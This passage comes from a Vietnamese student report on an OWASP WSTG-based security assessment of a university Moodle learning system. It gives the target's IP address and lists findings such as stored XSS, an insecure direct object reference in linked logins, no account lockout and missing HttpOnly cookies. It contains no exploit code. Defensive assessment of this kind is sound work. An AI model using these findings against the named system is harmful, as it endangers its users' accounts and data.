Kiểm thử xác thực (Authentication Testing): Giai đoạn này tập trung vào việc đánh giá các cơ chế xác thực nhằm đảm bảo chỉ những người dùng hợp lệ mới có thể truy cập vào hệ thống.

Kiểm thử phân quyền (Authorization Testing): Giai đoạn này tập trung vào việc kiểm tra cách thực thi của các chính sách phân quyền, đảm bảo người dùng chỉ được phép truy cập và thao tác trên các tài nguyên đúng với quyền hạn được cấp.

Kiểm thử quản lý phiên (Session Management Testing): Giai đoạn này tập trung vào việc đánh giá các cơ chế quản lý phiên làm việc của người dùng để phát hiện các nguy cơ như chiếm đoạt hoặc giả mạo phiên.

Kiểm thử xác thực đầu vào (Input Validation Testing): Giai đoạn này tập trung vào việc kiểm tra cách ứng dụng xử lý dữ liệu đầu vào nhằm phát hiện và ngăn chặn các hình thức tấn công phổ biến như SQL Injection, Cross-Site Scripting (XSS) và các lỗ hổng tương tự.

Kiểm thử xử lý lỗi (Testing for Error Handling): Giai đoạn này tập trung vào việc đánh giá cách hệ thống xử lý và hiển thị thông báo lỗi, đảm bảo không làm lộ, rò rỉ thông tin nhạy cảm của hệ thống thông qua các thông báo lỗi.

Kiểm thử mã hóa yếu (Testing for Weak Cryptography): Giai đoạn này tập trung vào việc đánh giá các thuật toán và cơ chế mã hóa được sử dụng để bảo vệ dữ liệu trong hệ thống.

Kiểm thử logic nghiệp vụ (Business Logic Testing): Giai đoạn này tập trung vào việc phân tích các luồng xử lý nghiệp vụ nhằm phát hiện những sai sót trong thiết kế logic có thể bị tấn công lợi dụng.

Kiểm thử phía máy người dùng (Client-Side Testing): Giai đoạn này tập trung vào việc đánh giá mức độ an toàn của các thành phần phía người dùng như JavaScript, HTML và các công nghệ chạy trên trình duyệt.

2.3 Kế hoạch kiểm thử

Dựa trên phương pháp tiếp cận hệ thống, toàn diện và có cấu trúc được đề xuất trong OWASP Web Security Testing Guide (WSTG), đồ án này xây dựng một kế hoạch kiểm thử bảo mật ứng dụng web phù hợp với mục tiêu nghiên cứu và phạm vi thực hiện. OWASP WSTG cung cấp một khung kiểm thử chuẩn hóa, bao quát các giai đoạn quan trọng từ thu thập thông tin, phân tích bề mặt tấn công cho đến đánh giá các cơ chế bảo mật cốt lõi của ứng dụng web. Việc áp dụng khung phương pháp luận này nhằm đảm bảo quá trình kiểm thử được triển khai một cách nhất quán, có cơ sở khoa học và có thể đối chiếu với các tiêu chuẩn bảo mật phổ biến hiện nay.

Trong quá trình kiểm thử, giai đoạn 10: Kiểm thử logic nghiệp vụ không được đưa vào phạm vi thực hiện do ứng dụng web không có các quy trình nghiệp vụ phức tạp hoặc các luồng xử lý đặc thù cần kiểm thử chuyên sâu. Việc loại trừ giai đoạn này giúp đảm bảo kế hoạch kiểm thử tập trung đúng trọng tâm và phù hợp với mục tiêu nghiên cứu của đồ án.

2.4 Giới thiệu các công cụ hỗ trợ cho thu thập thông tin hệ thống

Wappalyzer: Một tiện ích mở rộng trên trình duyệt, cho phép nhận diện các công nghệ được sử dụng trên website, bao gồm framework, thư viện, hệ quản trị nội dung (CMS) và các công cụ phân tích. Công cụ này hỗ trợ người kiểm thử xác định nền tảng và hạ tầng phía máy chủ của ứng dụng web, từ đó đánh giá bề mặt tấn công tiềm năng và định hướng các bước kiểm thử bảo mật phù hợp.

Dirsearch: Một công cụ hoạt động trên giao diện dòng lệnh, được sử dụng để dò quét và phát hiện các thư mục cũng như tệp tin tồn tại trên hệ thống máy chủ web thông qua kỹ thuật brute force. Công cụ này hỗ trợ quá trình thu thập và khám phá nội dung web một cách hiệu quả nhờ khả năng sử dụng đa dạng wordlist, độ chính xác cao, hiệu suất xử lý tốt, các tùy chọn cấu hình yêu cầu HTTP linh hoạt, cùng với việc áp dụng các kỹ thuật brute force hiện đại và cơ chế hiển thị kết quả trực quan.

WhatWeb: Công cụ hỗ trợ nhận dạng và phân tích các công nghệ nền tảng của ứng dụng web. Công cụ này cho phép xác định các thành phần như hệ quản trị nội dung (CMS), các framework và thư viện JavaScript, dịch vụ phân tích – thống kê, máy chủ web cũng như các thiết bị nhúng đang được triển khai, từ đó giúp đánh giá tổng quan kiến trúc và bề mặt tấn công tiềm năng của hệ thống.

Nmap: Một công cụ mã nguồn mở phổ biến trong lĩnh vực an toàn thông tin, được sử dụng để quét và thu thập thông tin về hạ tầng mạng cũng như đánh giá mức độ an toàn của các hệ thống. Công cụ này hỗ trợ phát hiện các máy chủ đang hoạt động, các cổng và dịch vụ đang mở, từ đó giúp người kiểm thử nắm bắt tổng quan kiến trúc mạng, phục vụ cho quá trình đánh giá bảo mật, quản lý tài nguyên và giám sát trạng thái hệ thống.

Gobuster: Một công cụ mã nguồn mở hoạt động trên giao diện dòng lệnh, được sử dụng để dò quét và phát hiện các tài nguyên ẩn trên ứng dụng web như thư mục, tệp tin và tên miền con thông qua kỹ thuật brute force. Công cụ này giúp người kiểm thử phát hiện các thành phần chưa được công bố của hệ thống, từ đó mở rộng phạm vi thu thập thông tin và đánh giá bề mặt tấn công tiềm năng của hệ thống.

2.5 Giới thiệu các công cụ kiểm thử

2.5.1 Burp Suite

Burp Suite là một bộ công cụ kiểm thử bảo mật nổi tiếng do PortSwigger phát triển, được thiết kế chuyên biệt cho việc đánh giá an toàn ứng dụng web. Đây là công cụ được đa số chuyên gia bảo mật sử dụng nhờ khả năng hỗ trợ mạnh mẽ cho các hoạt động pentest. Bộ công cụ này bao gồm nhiều tính năng hỗ trợ quá trình kiểm thử hiệu quả, bao gồm:

Interception Proxy: Thành phần Proxy cho phép Burp đóng vai trò trung gian giữa trình duyệt và máy chủ ứng dụng. Khi hoạt động ở vị trí này, Burp có thể theo dõi, chặn và chỉnh sửa toàn bộ lưu lượng cũng như các yêu cầu được gửi qua lại giữa hai bên.

Repeater: Repeater cho phép pentester gửi lại một yêu cầu nhiều lần. Người kiểm thử có thể tự do chỉnh sửa request trước khi gửi đi để quan sát phản hồi của máy chủ, từ đó dễ dàng kiểm tra và khai thác các lỗ hổng tiềm ẩn.

Intruder: Intruder là công cụ chuyên thực hiện các cuộc tấn công tự động với mức tùy biến cao. Công cụ này có thể gửi hàng loạt request lặp lại, đồng thời chèn các payload khác nhau vào các vị trí xác định. Intruder được sử dụng trong nhiều hoạt động như fuzzing, brute-force, liệt kê thông tin đầu vào hợp lệ hoặc thu thập dữ liệu cần thiết từ ứng dụng.

Collaborator: Collaborator cung cấp cho pentester một dịch vụ bên thứ ba trên Internet, cho phép ghi nhận các tương tác bên ngoài không xuất hiện trực tiếp trong phản hồi HTTP. Đây là thành phần quan trọng khi kiểm tra các lỗ hổng không trả về dữ liệu qua phản hồi máy chủ, chẳng hạn như SSRF hay lỗ hổng OAST.

Vulnerability Scanner: Scanner là tính năng nổi bật của phiên bản Burp Suite Professional. Công cụ này tự động thực hiện quét thụ động trên toàn bộ lưu lượng giữa client và server, đồng thời hỗ trợ quét chủ động trên các yêu cầu do người kiểm thử lựa chọn. Từ đó, Scanner giúp phát hiện nhanh các lỗ hổng phổ biến trong ứng dụng web.

2.5.2 SQLmap

SQLmap là công cụ mã nguồn mở dùng để tự động phát hiện và khai thác các lỗ hổng SQL Injection trên ứng dụng web. Công cụ này giúp đánh giá khả năng chiếm quyền kiểm soát cơ sở dữ liệu thông qua các điểm đầu vào không an toàn, đồng thời hỗ trợ trích xuất dữ liệu và thực thi lệnh hệ điều hành. Nhờ các tính năng mạnh mẽ và chuyên sâu, SQLmap hỗ trợ hiệu quả việc xác định mức độ ảnh hưởng và phạm vi khai thác của lỗ hổng SQL Injection.

CHƯƠNG 3. KIỂM THỬ HỆ THỐNG

3.1 Thu thập thông tin hệ thống

Giai đoạn Thu thập thông tin được thực hiện nhằm thu thập một cách toàn diện về các dữ liệu liên quan đến hệ thống mục tiêu, bao gồm các công nghệ và nền tảng được sử dụng, các endpoint có thể truy cập từ bên ngoài, sơ đồ chức năng trang web cũng như các thành phần tiềm ẩn nguy cơ gây ra rủi ro bảo mật.

3.1.1 Khảo sát hệ thống

Hoạt động khảo sát hệ thống tập trung vào việc xác định các công nghệ, nền tảng và thư viện được sử dụng, cũng như kiểm tra các yếu tố có khả năng làm lộ thông tin hoặc mở rộng bề mặt tấn công của ứng dụng web. Kết quả khảo sát hệ thống được tổng hợp và trình bày chi tiết trong bảng dưới đây.


Bảng 3.1: Kết quả khảo sát hệ thống

STT	Nội dung	Công cụ	Kết quả	Tham chiếu WSTG
1	Xác định công nghệ web	Wappalyzer	JavaScript frameworks: RequireJS 2.3.5 Video players: VideoJS Font scripts: Font Awesome, Glyphicons Miscellaneous: HTTP/2, Babel LMS: Moodle Web servers: Nginx JavaScript graphics: MathJax 2.7.8 Programming languages: PHP JavaScript library: jQuery 3.4.1, OWL Carousel, core-js 2.6.1, YUI 3.17.2 Reverse proxies: Nginx UI frameworks: Bootstrap 4.3.1	WSTG-INFO-01 WSTG-INFO-02 WSTG-INFO-04 WSTG-INFO-05
2	Kiểm tra các tệp siêu dữ liệu	DevTools	Không phát hiện thẻ meta robots; không có dấu hiệu rò rỉ dữ liệu.	WSTG-INFO-03

STT	Nội dung	Công cụ	Kết quả	Tham chiếu WSTG
3	Phát hiện các đường dẫn web	dirsearch, gobuster, Burp Suite	Không phát hiện đường dẫn ẩn chứa thông tin nhạy cảm	WSTG-INFO-02 WSTG-INFO-05 WSTG-INFO-07
4	Địa chỉ IP	host	202.191.59.132	WSTG-INFO-02
5	Xác định dịch vụ đang chạy trên các cổng mạng	Nmap	Các cổng dịch vụ đang mở trên mục tiêu 80/TCP 443/TCP	WSTG-INFO-02

3.1.2 Sơ đồ chức năng trang web

Việc phát hiện cấu trúc sitemap của hệ thống là một trong những kết quả thu được trong quá trình thực hiện các hạng mục kiểm thử thuộc nhóm Information Gathering theo khung hướng dẫn OWASP Web Security Testing Guide. Trên cơ sở kinh nghiệm sử dụng ứng dụng LMS với vai trò người dùng sinh viên, kết hợp với sự hỗ trợ của các công cụ quét tự động, đồ án xác định được cấu trúc sitemap của hệ thống mục tiêu, được trình bày chi tiết ở phần dưới đây.



Hình 3.1: Sơ đồ toàn bộ chức năng Sinh viên của trang web

CHƯƠNG 3. KIỂM THỦ HỆ THỐNG

Từ sơ đồ tổng quan các chức năng chính của hệ thống LMS dành cho sinh viên được trình bày ở Hình 3.1, có thể thấy cấu trúc website được tổ chức theo nhiều nhóm chức năng khác nhau, phục vụ các nhu cầu học tập, quản lý học phần và tương tác của người dùng. Tuy nhiên, sơ đồ tổng quan chỉ phản ánh mối quan hệ và phạm vi chức năng ở mức khái quát, chưa thể hiện đầy đủ các chức năng cụ thể mà từng trang trong hệ thống cung cấp, cũng như cách thức người dùng tương tác với từng thành phần chức năng trong hệ thống.

Do đó, để làm rõ hơn phạm vi và nội dung của từng chức năng, bảng dưới đây trình bày chi tiết các trang chính của hệ thống LMS, kèm theo mô tả và các chức năng tương ứng mà người dùng có thể thực hiện trên mỗi trang. Việc phân tích chi tiết này đóng vai trò quan trọng trong việc xác định các điểm cần kiểm thử và xây dựng các kịch bản đánh giá an toàn bảo mật trong các bước tiếp theo của đồ án.

Bảng 3.2: Mô tả chi tiết chức năng của các module phần mềm Sinh viên

Trang	Mô tả	Chi tiết chức năng
Đăng nhập	Đăng nhập hệ thống	Đăng nhập vào tài khoản cá nhân của người dùng.
Bảng Điều khiển	Các khóa học được truy cập gần đây	Xem thông tin các khóa học đã tham gia theo từng học kỳ.
	Tổng quan về khóa học	Xem tiến trình từng khóa học. Đánh dấu khóa học. Xóa khóa học khỏi danh sách.
	Lịch	Xem lịch. Xuất lịch biểu. Thêm và đồng bộ lịch từ bên ngoài vào hệ thống.
Hồ sơ	Sự kiện sắp diễn ra	Xem sự kiện sắp diễn ra. Xuất lịch biểu. Thêm và đồng bộ lịch từ bên ngoài vào hệ thống.
	Chi tiết người dùng	Xem, sửa thông tin cá nhân.
	Chi tiết khóa học	Xem mô tả sơ lược khóa học.
	Báo cáo	Xem thông tin các phiên đăng nhập. Xem điểm tổng quan các môn học phần.

CHƯƠNG 3. KIỂM THỦ HỆ THỐNG

Trang	Mô tả	Chi tiết chức năng
	Hoạt động đăng nhập	Xem thông tin về lần đầu truy cập trang web và lần truy cập gần nhất vào trang.
	Nội dung khác	Xem thông tin các mục blog của mình. Xem thông tin các bài viết diễn đàn. Xem thông tin các cuộc thảo luận trong diễn đàn. Xem thông tin kế hoạch học tập.
Điểm		Xem điểm tổng quan các môn học phần.
Tin nhắn	Tìm kiếm	Tìm người và tin nhắn.
	Nhắn tin	Nhắn tin cho người khác.
Tùy chọn	Tài khoản	Sửa hồ sơ cá nhân. Sửa đường dẫn trang nhà. Sửa ngôn ngữ ưa thích. Sửa các lựa chọn diễn đàn. Sửa trình soạn thảo ưu tiên. Cấu hình khóa học: Bật/tắt trình chọn hoạt động và tài nguyên. Cài đặt ưu tiên cho lịch. Tùy chọn tin nhắn: Chính sửa quyền riêng tư, tùy chọn thông báo và thông tin chung. Tùy chọn thông báo: Bật/tắt vô hiệu hóa thông báo. Linked logins: Liên kết tài khoản bên ngoài thông qua dịch vụ OAuth 2.0 (HUST Login).
	Các blog	Tùy chọn: Chính sửa số mục blog mỗi trang.
	Điểm badges	Quản lý các huy hiệu: tìm kiếm huy hiệu. Badge preferences: Bật/tắt tự động hiện các huy hiệu đã đạt được trên trang hồ sơ.

CHƯƠNG 3. KIỂM THỬ HỆ THỐNG

Trang	Mô tả	Chi tiết chức năng
Khóa học	Semester Courses	Xem thông tin các khóa học theo từng kỳ.
	A-Z Courses	Xem thông tin toàn bộ các khóa học hiện có trên LMS.
Hỗ trợ	Hỗ trợ Sinh viên	Hướng dẫn Sinh viên sử dụng hệ thống học tập trực tuyến HUST.
	Hỗ trợ Giảng viên	Hướng dẫn Giảng viên sử dụng hệ thống học tập trực tuyến HUST.
Tin tức		Xem các thông báo mới nhất từ hệ thống.
Tìm kiếm khóa học		Tìm kiếm các khóa học theo từ khóa.
Thoát		Đăng xuất khỏi tài khoản người dùng.

3.2 Kiểm thử cấu hình và triển khai

Trong phần này, hoạt động kiểm thử cấu hình và triển khai hệ thống được thực hiện dựa trên khung hướng dẫn OWASP Web Security Testing Guide (WSTG) nhằm đánh giá toàn diện mức độ an toàn của các thiết lập hệ thống, nền tảng ứng dụng và các cơ chế bảo vệ ở tầng hạ tầng. Nội dung kiểm thử tập trung vào việc rà soát các cấu hình tiềm ẩn nguy cơ làm lộ thông tin nhạy cảm, các chính sách bảo mật HTTP, cơ chế kiểm soát và phân quyền truy cập tài nguyên, cũng như các sai sót trong quá trình triển khai có thể bị kẻ tấn công lợi dụng, từ đó gây ra rủi ro mất an toàn thông tin cho hệ thống.

Bảng dưới đây tổng hợp kết quả kiểm thử đối với từng hạng mục thuộc nhóm WSTG-CONF, qua đó phản ánh mức độ tuân thủ các yêu cầu an toàn bảo mật của hệ thống trong công tác quản lý cấu hình và triển khai. Các kết quả này đồng thời chỉ ra những cơ chế đã được triển khai hiệu quả cũng như các vấn đề còn tồn tại cần được lưu ý và khắc phục.

Bảng 3.3: Kết quả kiểm thử cấu hình và triển khai

ID	Nội dung	Kết luận
WSTG-CONF-01	Kiểm thử cấu hình hạ tầng mạng	Không thể tiến hành do tài khoản kiểm thử không có quyền truy cập tài nguyên liên quan.

CHƯƠNG 3. KIỂM THỬ HỆ THỐNG

ID	Nội dung	Kết luận
WSTG-CONF-02	Kiểm thử cấu hình nền tảng ứng dụng	Đạt. Không có mã debug, tệp hoặc phần mở rộng nhạy cảm nào còn sót lại trong môi trường production. Tuy nhiên, việc kiểm tra bằng cách xem mã nguồn sẽ đánh giá chính xác hơn so với kiểm thử hộp đen.
WSTG-CONF-03	Kiểm thử xử lý phần mở rộng tệp đối với thông tin nhạy cảm	Đạt. Không phát hiện tệp tin nhạy cảm hoặc dữ liệu nội bộ thông qua các phần mở rộng phổ biến (như .bak, .log, .php, .json, .zip, .env, v.v.).
WSTG-CONF-04	Rà soát các bản sao lưu cũ và tệp không được tham chiếu để tìm thông tin nhạy cảm	Không thể tiến hành do tài khoản kiểm thử không có quyền truy cập tài nguyên liên quan.
WSTG-CONF-05	Liệt kê giao diện quản trị của hạ tầng và ứng dụng	Đạt. Không tìm thấy chức năng ẩn dành cho vai trò khác trong giao diện người dùng của sinh viên.
WSTG-CONF-06	Kiểm thử các phương thức HTTP	Cho phép sử dụng các phương thức HTTP sau: GET, POST, HEAD.
WSTG-CONF-07	Kiểm thử cơ chế HTTP Strict Transport Security	Thiếu tiêu đề HSTS.
WSTG-CONF-08	Kiểm thử chính sách Cross Domain của RIA	Không thể tiến hành do tài khoản kiểm thử không có quyền truy cập tài nguyên liên quan.
WSTG-CONF-09	Kiểm thử quyền truy cập tệp	Không thể tiến hành do tài khoản kiểm thử không có quyền truy cập tài nguyên liên quan.
WSTG-CONF-10	Kiểm thử khả năng chiếm quyền tên miền phụ	Không thể tiến hành do tài khoản kiểm thử không có quyền truy cập tài nguyên liên quan.
WSTG-CONF-11	Kiểm thử cấu hình lưu trữ đám mây	Không phát hiện cấu hình sai hoặc rò rỉ dữ liệu liên quan đến các dịch vụ lưu trữ đám mây.
WSTG-CONF-12	Kiểm thử chính sách bảo mật nội dung	Thiếu tiêu đề CSP (Content Security Policy).

ID	Nội dung	Kết luận
WSTG-CONF-13	Kiểm thử nhầm lẫn đường dẫn	Không phát hiện liên kết hoặc tệp tin riêng tư của người dùng đặc biệt bị rò rỉ.
WSTG-CONF-14	Kiểm thử sai cấu hình các header bảo mật HTTP khác	X-Frame-Options và Cache-Control bị trùng lặp có thể gây xung đột.

3.3 Kiểm thử quản lý định danh

Trong phần này, hoạt động kiểm thử quản lý định danh được thực hiện nhằm đánh giá mức độ an toàn của các cơ chế liên quan đến việc xác định và quản lý danh tính người dùng trên hệ thống. Nội dung kiểm thử tập trung vào các vấn đề như định nghĩa vai trò người dùng, quy trình đăng ký và cấp tài khoản, khả năng liệt kê hoặc suy đoán tài khoản, cũng như chính sách đặt tên người dùng. Việc đánh giá các hạng mục này giúp xác định những điểm yếu có thể bị lợi dụng để thu thập thông tin người dùng hoặc làm tiền đề cho các hình thức tấn công tiếp theo.

Bảng dưới đây tổng hợp kết quả kiểm thử đối với từng hạng mục thuộc nhóm WSTG-IDNT, qua đó đánh giá mức độ đáp ứng của các cơ chế quản lý định danh đối với yêu cầu an toàn bảo mật, đồng thời chỉ ra những vấn đề còn tồn tại cần được lưu ý và khắc phục.

Bảng 3.4: Kết quả kiểm thử quản lý định danh

ID	Nội dung	Kết luận
WSTG-IDNT-01	Kiểm thử định nghĩa vai trò	Đạt. Không tìm được biến vai trò trong cookie, cũng như các thư mục/tệp ẩn.
WSTG-IDNT-02	Kiểm thử quy trình đăng ký người dùng	Ứng dụng không cung cấp chức năng này.
WSTG-IDNT-03	Kiểm thử quy trình cấp tài khoản	Không thể thực hiện do thiếu quyền truy cập tài nguyên và không có tài nguyên thuộc vai trò khác.
WSTG-IDNT-04	Kiểm thử khả năng liệt kê tài khoản và tài khoản dễ đoán	Tài khoản người dùng có thể đoán được, do sử dụng email của đại học làm tên đăng nhập.
WSTG-IDNT-05	Kiểm thử chính sách tên người dùng yêu hoặc không được áp dụng	Tài khoản người dùng có cấu trúc nhất quán, do sử dụng email của đại học làm tên đăng nhập.

3.4 Kiểm thử xác thực

Trong phần này, hoạt động kiểm thử xác thực được thực hiện nhằm đánh giá mức độ an toàn của các cơ chế xác thực người dùng trên hệ thống, bao gồm cơ chế quản lý phiên làm việc, chính sách mật khẩu và các phương thức xác thực thay thế. Nội dung kiểm thử tập trung vào việc xác định các điểm yếu có thể ảnh hưởng đến khả năng bảo vệ tài khoản người dùng, cũng như các nguy cơ rò rỉ thông tin xác thực trong quá trình sử dụng hệ thống.

Bảng dưới đây trình bày tổng hợp kết quả kiểm thử đối với từng hạng mục thuộc nhóm WSTG-ATHN, qua đó phản ánh các cơ chế xác thực đã đáp ứng yêu cầu an toàn bảo mật, các chức năng không được triển khai, cũng như những vấn đề còn tồn tại cần được xem xét và khắc phục.

Bảng 3.5: Kết quả kiểm thử xác thực

ID	Nội dung	Kết luận
WSTG-ATHN-01	Kiểm thử việc truyền thông tin xác thực qua kênh mã hóa	Đã được chuyển sang mục 4.9 — Kiểm thử mật mã yếu.
WSTG-ATHN-02	Kiểm thử tài khoản mặc định	Ứng dụng không cung cấp chức năng này.
WSTG-ATHN-03	Kiểm thử cơ chế khóa tài khoản yếu	Không đạt. Không ghi nhận cơ chế khóa hoặc hạn chế đăng nhập sau nhiều lần xác thực thất bại.
WSTG-ATHN-04	Kiểm thử việc vượt qua sơ đồ xác thực	Đạt. Mỗi phiên làm việc được gắn với 1 mã Session có cơ chế hết hạn.
WSTG-ATHN-05	Kiểm thử tính năng “Ghi nhớ mật khẩu” dễ bị khai thác	Ứng dụng không cung cấp chức năng này.
WSTG-ATHN-06	Kiểm thử lỗ hổng bộ nhớ cache của trình duyệt	Không đạt. Sau khi người dùng đăng xuất, nếu nhấn nút “Back”, trình duyệt vẫn hiển thị thông tin nhạy cảm đã xem trước đó.
WSTG-ATHN-07	Kiểm thử phương thức xác thực yếu	Không đạt. Ứng dụng chỉ yêu cầu mật khẩu có 8 ký tự mà không có thêm yêu cầu khác về độ phức tạp (ký tự thường, ký tự hoa, số, ký tự đặc biệt).
WSTG-ATHN-08	Kiểm thử câu hỏi bảo mật dễ đoán	Ứng dụng không cung cấp chức năng này.

CHƯƠNG 3. KIỂM THỬ HỆ THỐNG

ID	Nội dung	Kết luận
WSTG-ATHN-09	Kiểm thử chức năng thay đổi hoặc đặt lại mật khẩu yêu	Ứng dụng cho phép đặt lại mật khẩu mới trùng với mật khẩu cũ.
WSTG-ATHN-10	Kiểm thử các kênh xác thực thay thế có bảo mật kém	Đạt. Xác thực OAuth thông qua Office 365 là an toàn.
WSTG-ATHN-11	Kiểm thử xác thực đa yếu tố (MFA)	Ứng dụng không cung cấp chức năng này.

3.5 Kiểm thử phân quyền

Trong phần này, hoạt động kiểm thử phân quyền được thực hiện nhằm đánh giá mức độ an toàn của các cơ chế kiểm soát truy cập và phân quyền người dùng trên hệ thống. Nội dung kiểm thử tập trung vào việc xác định khả năng vượt qua cơ chế phân quyền, truy cập trái phép vào tài nguyên không được phép, leo thang đặc quyền, cũng như các lỗ hổng liên quan đến tham chiếu trực tiếp đối tượng không an toàn và các điểm yếu trong quá trình tích hợp OAuth.

Bảng dưới đây tổng hợp kết quả kiểm thử đối với từng hạng mục thuộc nhóm WSTG-ATHZ, qua đó phản ánh các cơ chế phân quyền đã đáp ứng yêu cầu an toàn bảo mật cũng như các lỗ hổng còn tồn tại cần được xem xét và khắc phục nhằm hạn chế nguy cơ truy cập trái phép vào hệ thống.

Bảng 3.6: Kết quả kiểm thử phân quyền

ID	Nội dung	Kết luận
WSTG-ATHZ-01	Kiểm thử Directory Traversal File Include	Đạt. Không tìm thấy lỗ hổng Directory Traversal File Include.
WSTG-ATHZ-02	Kiểm thử vượt qua cơ chế phân quyền	Đạt. Không phát hiện khả năng truy cập trái phép vào các chức năng hoặc tài nguyên ngoài quyền hạn được cấp.
WSTG-ATHZ-03	Đạt. Kiểm thử leo thang đặc quyền	Không ghi nhận khả năng nâng cao đặc quyền trái phép.
WSTG-ATHZ-04	Kiểm thử tham chiếu trực tiếp đối tượng không an toàn	Không đạt. Ứng dụng có lỗ hổng tham chiếu trực tiếp đối tượng không an toàn ở chức năng “linked login”.
WSTG-ATHZ-05	Kiểm thử các điểm yếu OAuth	Đạt. Xác thực OAuth thông qua Office 365 là an toàn.

3.6 Kiểm thử quản lý phiên

Trong phần này, hoạt động kiểm thử quản lý phiên được thực hiện nhằm đánh giá mức độ an toàn của các cơ chế quản lý phiên làm việc của người dùng trên hệ thống. Nội dung kiểm thử tập trung vào việc phân tích cách thức tạo và quản lý phiên, cấu hình và thuộc tính của cookie, cơ chế kết thúc và hết hạn phiên, cũng như các nguy cơ liên quan đến chiếm đoạt hoặc lạm dụng phiên làm việc, từ đó xác định mức độ tuân thủ các khuyến nghị bảo mật hiện hành.

Bảng dưới đây tổng hợp kết quả kiểm thử đối với từng hạng mục thuộc nhóm WSTG-SESS, qua đó phản ánh các cơ chế quản lý phiên đã đáp ứng yêu cầu an toàn bảo mật, các vấn đề cấu hình chưa phù hợp và những rủi ro tiềm ẩn cần được xem xét và khắc phục trong các phần tiếp theo.

Bảng 3.7: Kết quả kiểm thử quản lý phiên

ID	Nội dung	Kết luận
WSTG-SESS-01	Kiểm tra sơ đồ quản lý phiên	Đạt. Cookie định danh người dùng MoodleSession có đủ tính ngẫu nhiên, khó bị dò đoán, phân tích.
WSTG-SESS-02	Kiểm tra các thuộc tính của cookie	Không đạt. Cookie không được cấu hình thuộc tính HttpOnly.
WSTG-SESS-03	Kiểm tra lỗ hổng cố định phiên	Đạt. Cơ chế phân quyền phiên có thời gian hiệu lực và chức năng kết thúc phiên để chấm dứt phiên bất cứ khi nào người dùng đăng xuất.
WSTG-SESS-04	Kiểm tra các biến phiên bị lộ	Đạt. Cơ chế Cache-Control được bảo mật, tuy nhiên header Expires nên để là “0” thay vì để trống.
WSTG-SESS-05	Kiểm tra lỗ hổng CSRF	Đạt. Không phát hiện lỗ hổng Cross-Site Request Forgery (CSRF) trong quá trình kiểm thử.
WSTG-SESS-06	Kiểm tra chức năng đăng xuất	Đạt. Thời gian chờ phiên và cơ chế hủy phiên sau khi đăng xuất được thực hiện đúng cách.
WSTG-SESS-07	Kiểm tra cơ chế hết hạn phiên	Đạt. Thời gian hết hạn phiên khoảng 4 giờ hoạt động đúng cách.
WSTG-SESS-08	Kiểm tra lỗ hổng Session Puzzling	Đạt. Không phát hiện lỗ hổng Session Puzzling trong phạm vi kiểm thử.

ID	Nội dung	Kết luận
WSTG-SESS-09	Kiểm tra lỗ hổng chiếm đoạt phiên	Cookie không có cờ HttpOnly, điều này có thể dẫn đến lỗ hổng chiếm đoạt phiên.
WSTG-SESS-10	Kiểm tra JWT (JSON Web Tokens)	Không tiến hành kiểm thử do ứng dụng không sử dụng JWT.
WSTG-SESS-11	Kiểm tra phiên đăng nhập đồng thời	

3.7 Kiểm thử xác thực đầu vào

Trong phần này, hoạt động kiểm thử xác thực đầu vào được thực hiện nhằm đánh giá khả năng kiểm soát và xử lý dữ liệu do người dùng cung cấp trước khi được đưa vào các thành phần xử lý phía máy chủ. Nội dung kiểm thử tập trung vào việc xác định các lỗ hổng phổ biến phát sinh từ việc thiếu hoặc thực hiện không đầy đủ cơ chế kiểm tra dữ liệu đầu vào, bao gồm các dạng tấn công như XSS, Injection, giả mạo yêu cầu HTTP và các kỹ thuật khai thác liên quan đến xử lý tham số.

Bảng dưới đây trình bày tổng hợp kết quả kiểm thử đối với từng hạng mục thuộc nhóm WSTG-INPV, qua đó phản ánh các cơ chế kiểm soát dữ liệu đầu vào đã đáp ứng yêu cầu an toàn bảo mật, đồng thời chỉ ra các trường hợp chưa đạt và những lỗ hổng còn tồn tại có thể bị khai thác nếu không được khắc phục kịp thời.

Bảng 3.8: Kết quả kiểm thử xác thực đầu vào

ID	Nội dung	Kết luận
WSTG-INPV-01	Kiểm thử XSS phản chiếu	Đạt. Không phát hiện lỗ hổng XSS phản chiếu.
WSTG-INPV-02	Kiểm thử XSS lưu trữ	Không đạt. Chức năng “Tạo sự kiện mới”, “Chỉnh sửa hồ sơ cá nhân” có lưu trữ và hiển thị lại dữ liệu phía client.
WSTG-INPV-03	Kiểm thử giả mạo phương thức HTTP	Đạt. Không phát hiện lỗ hổng giả mạo phương thức HTTP.
WSTG-INPV-04	Kiểm thử ô nhiễm tham số HTTP	Đạt. Không phát hiện lỗ hổng ô nhiễm tham số HTTP.
